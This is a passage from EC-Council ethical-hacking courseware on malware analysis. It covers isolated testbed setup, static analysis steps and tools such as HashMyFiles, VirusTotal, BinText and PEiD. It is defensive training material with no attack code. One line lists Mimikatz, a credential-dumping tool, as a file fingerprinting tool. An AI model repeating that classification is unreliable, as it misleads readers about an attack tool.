Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Malware Analysis Procedure

Malware analysis provides an in-depth understanding of each sample and identifies emerging technology trends from a vast collection of malware samples without actually executing them. The malware samples are mostly compatible with the Windows binary executable. There are various objectives for performing malware analysis.

It is extremely dangerous to analyze malware on production devices connected to production networks. Therefore, one should always analyze malware samples in a testing environment on an isolated network.

Malware analysis involves the following steps:

1. Preparing Testbed
2. Static Analysis
3. Dynamic Analysis

Preparing Testbed

Requirements to build a testbed:

- An isolated test network to host your testbed and isolated network services such as DNS
- Target machines installed with a variety of OS and configuration states (non-patched, patched, etc.)
- Virtualization snapshots and re-imaging tools to wipe and rebuild the target machine quickly
- Some tools are required for testing. The important ones are listed below:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Imaging tool**: To get a clean image for forensics and prosecution purposes.
- **File/data analysis**: To perform static analysis of potential malware files.
- **Registry/configuration tools**: Malware infects the Windows registry and other configuration variables. These tools help to identify the last saved settings.
- **Sandbox**: To perform dynamic analysis manually.
- **Log analyzers**: The devices under attack record the activities of the malware and generate log files. These tools are used to extract the log files.
- **Network capture**: To understand how the malware leverages the network.

Steps to prepare the testbed:

- **Step 1**: Allocate a physical system for the analysis lab
- **Step 2**: Install a virtual machine (VMware, Hyper-V, etc.) on the system
- **Step 3**: Install guest OS on the virtual machine(s)
- **Step 4**: Isolate the system from the network by ensuring that the NIC card is in the "host only" mode
- **Step 5**: Simulate Internet services using tools such as INetSim (*https://www.inetsim.org*)
- **Step 6**: Disable "shared folders" and "guest isolation"
- **Step 7**: Install malware analysis tools
- **Step 8**: Generate the hash value of each OS and tool
- **Step 9**: Copy the malware to the guest OS

Supporting Tools for Malware Analysis:

Some supporting tools required to perform malware analysis are as follows:

Virtual Machines Tools:

- Hyper-V (*https://docs.microsoft.com*)
- Parallels Desktop 14 (*https://www.parallels.com*)
- Boot Camp (*https://www.apple.com*)
- VMware Workstation Pro (*https://www.vmware.com*)

Screen Capture and Recording Tools:

- Snagit (*https://www.techsmith.com*)
- Jing (*https://www.techsmith.com*)
- Camtasia (*https://www.techsmith.com*)
- Ezvid (*https://www.ezvid.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Network and Internet Simulation Tools:

- NetSim Pro (*https://tetcos.com*)
- ns-3 (*https://www.nsnam.org*)
- Riverbed Modeler (*http://www.riverbed.com*)
- QualNet (*http://web.scalable-networks.com*)

OS Backup and Imaging Tools:

- Genie Backup Manager Pro (*https://www.zoolz.com*)
- Macrium Reflect Server (*https://www.macrium.com*)
- R-Drive Image (*https://www.drive-image.com*)
- O&O DiskImage 14 (*https://www.oo-software.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Static Malware Analysis

Static analysis is the process of investigating an executable file without running or installing it. Thus, it is safe to conduct static analysis because the investigator does not install or execute the suspicious file. However, some malware does not need installation for performing malicious activities. Therefore, investigators should perform static analysis in a controlled environment.


Static analysis involves accessing the source code or binary code to find the data structures, function calls, call graphs, etc., that can represent malicious behavior. Investigators can use various tools to analyze binary code to understand the file architecture and impact on the system. Compiling the source code of a system into a binary executable results in data loss, which makes the analysis of the code more difficult. Analyzing the binary code provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.

The procedure of examining a given binary without executing it is mostly manual. It requires the extraction of vital data, such as data structures, utilized functions, and call graphs, from the malicious file. This data cannot be viewed by investigator after program compilation.

Some static malware analysis techniques are listed below:

- File fingerprinting
- Local and online malware scanning
- Performing strings search
- Identifying packing/obfuscation methods
- Finding the portable executables (PE) information
- Identifying file dependencies
- Malware disassembly

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



File Fingerprinting

File fingerprinting is a process of computing the hash value for a given binary code to identify and track data across a network. This process includes the calculation of cryptographic hashes of the binary code to recognize its function and compare it with other binary code and programs from previous scenarios. The computed hash value can be used to uniquely identify the malware or periodically verify if any changes are made to the binary code during analysis.

These fingerprints are used to track and identify similar programs from a database. Fingerprinting does not work for certain record types, including encrypted or password-secured files, images, audio, and video, which have different content compared to the predefined fingerprint.

Message-Digest Algorithm 5 (MD5) and Secure Hash Algorithm 1 (SHA-1) are the most commonly used hash functions for malware analysis. Various tools such as HashMyFiles can be used to create a fingerprint of the suspicious file as part of the static analysis. HashMyFiles is a GUI-based tool that can calculate various hash values.

- **HashMyFiles**

  Source: *https://www.nirsoft.net*

  HashMyFiles produces a hash value for a file using MD5, SHA1, CRC32, SHA-256, SHA-512, and SHA-384 algorithms. The program also provides information about the file, such as the full path of the file, date of creation, date of modification, file size, file attributes, file version, and extension, which helps in searching for and comparing similar files.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.68: Screenshot of HashMyFiles

Some additional file fingerprinting tools are as follows:

- Mimikatz (*https://github.com*)
- Hashtab (*http://implbits.com*)
- HashCalc (*https://www.slavasoft.com*)
- hashdeep (*https://github.com*)
- MD5sums (*http://www.pc-tools.net*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Local and Online Malware Scanning

You can scan the binary code locally using well-known and up-to-date antivirus software. If the code under analysis is a component of a well-known malware, it may have already been discovered and documented by many antivirus vendors. You can also upload the code to websites such as VirusTotal to get it scanned by a wide variety of scan engines.

VirusTotal calculates the hash values of a suspicious file and compares them with online and offline malware databases to determine the existence of the recognized malicious code. This process simplifies further investigation by offering deeper insights into the code, its functionality, and other essential details.

- **VirusTotal**

  Source: *https://www.virustotal.com*

  VirusTotal is a free service that analyzes suspicious files and URLs. In addition, it facilitates the detection of viruses, worms, Trojans, etc. It generates a report that provides the total number of engines that marked the file as malicious, the malware name, and, if available, additional information about the malware.

  It also offers important details of the online file analysis, such as target machine, compilation timestamp, type of file, compatible processors, entry point, PE sections, data link libraries (DLLs), used PE resources, different hash values, IP addresses accessed or contained in the file, program code, and type of connections established.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.69: Screenshot of VirusTotal

Some additional local and online malware scanning tools are as follows:

- Hybrid Analysis (*https://www.hybrid-analysis.com*)
- Cuckoo Sandbox (*https://cuckoosandbox.org*)
- Jotti (*https://virusscan.jotti.org*)
- Valkyrie Sandbox (*https://valkyrie.comodo.com*)
- Online Scanner (*https://www.fortiguard.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Performing Strings Search

Software programs include some strings that are commands for performing specific functions such as printing output. Strings communicate information from the program to its user. Various existing strings can represent the malicious intent of a program, such as reading the internal memory or cookie data, embedded in the compiled binary code.

Searching through the strings can provide information about the basic functionality of any program. During malware analysis, search for the malicious string to determine the harmful actions that a program can perform. For instance, if the program accesses a URL, it will have that particular URL string stored in it. It is advisable to be alert while looking for strings and also search for the embedded and encrypted strings to detect the suspicious file.

Use tools such as BinText to extract embedded strings from executable files. Ensure that the tool can scan and display ASCII and Unicode strings as well. Some tools can extract all the strings and copy them to a text or document file. Use such tools to copy the strings to a text file to ease the task of searching for malicious strings.

- **BinText**

  Source: *https://www.aldeid.com*

  BinText is a text extractor that can extract text from any file. It can find plain ASCII text, Unicode text, and resource strings, providing useful information for each item.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.70: Screenshot of BinText

Some additional string searching tools are as follows:

- FLOSS (*https://www.fireeye.com*)
- Strings (*https://docs.microsoft.com*)
- Free EXE DLL Resource Extract (*http://www.resourceextract.com*)
- FileSeek (*https://www.fileseek.ca*)
- Hex Workshop (*http://www.hexworkshop.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identifying Packing/Obfuscation Methods

Attackers use packing and obfuscation to compress, encrypt, or modify a malware executable file to avoid detection. Obfuscation also hides the execution of the programs. When the user executes a packed program, it also runs a small wrapper program to decompress the packed file and then run the unpacked file. This complicates reverse engineers' attempts to find out the actual program logic and other metadata via static analysis.

You should try to determine if the file includes packed elements and also locate the tool or method used for packing it. Use tools such as PEid, which detects most commonly used packers, cryptors, and compilers for PE executable files. Finding the packer will ease the task of selecting a tool for unpacking the code.

- **PEiD**

  Source: *https://www.aldeid.com*

  PEiD is a free tool that provides details about Windows executable files. It can identify signatures associated with over 600 different packers and compilers. This tool also displays the type of packers used for packing the program. It also displays additional details such as entry point, file offset, EP section, and subsystem used for packing.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


